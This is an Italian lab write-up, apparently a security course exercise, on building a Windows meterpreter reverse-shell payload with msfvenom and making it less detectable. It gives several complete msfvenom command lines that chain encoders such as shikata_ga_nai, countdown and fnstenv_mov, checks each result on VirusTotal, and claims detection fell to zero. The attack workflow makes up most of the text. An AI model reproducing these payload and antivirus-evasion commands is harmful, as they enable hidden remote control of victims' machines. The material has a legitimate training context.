Esercizio.

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.


Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Settaggio macchina Kali Linux

Imposto la scheda di rete in Bridge e accendo la VM.

Controllo l'indirizzo IP della VM.




Generazione di malware attraverso msfvenom.

Prima di tutto provo il malware delle slide per comprendere il meccanismo.

```
┌──(kali㉿kali)-[~/Desktop/Msfvenom]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shi
kata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --p
latform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```


Lo carico su Virustotal.com per capire il grado di rilevabilità.




Provo ad incrementare le iterazioni di codifica da applicare (da 100 a 150).

```
┌──(kali㉿kali)-[~/Desktop/Msfvenom]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shikata_
ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform wi
ndows -e x86/shikata_ga_nai -i 150 -o polimorficommm2.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```

La situazione migliora leggermente.




Cerco la lista degli encoders



Provo a cambiare encoder tenendo conto di quelli che hanno come rank excellent o normal e sostituisco a x86/countdown x86/fnstenv_mov.

```
┌──(kali㉿kali)-[~/Desktop/Msfvenom]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shikata_
ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 200 -f raw | msfvenom -a x86 --platform
windows -e x86/shikata_ga_nai -i 150 -o polimorficommm3.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
```


Ottengo lo stesso risultato.




Provo a cambiare:


```
┌──(kali㉿kali)-[~/Desktop/Msfvenom]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.197 LPORT=5959 -a x86 --platform windows -e x86/shikata_
ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/fnstenv_mov -i 200 -f raw | msfvenom -a x86 --platform
windows -e x86/shikata_ga_nai -i 150 -o polimorficommm3.exe
```

Stesso risultato.




Provo a cambiare formato in base64





Provo a cambiare encoder.



Alla fine delle mie prove ho ridotto la rilevabilità a 0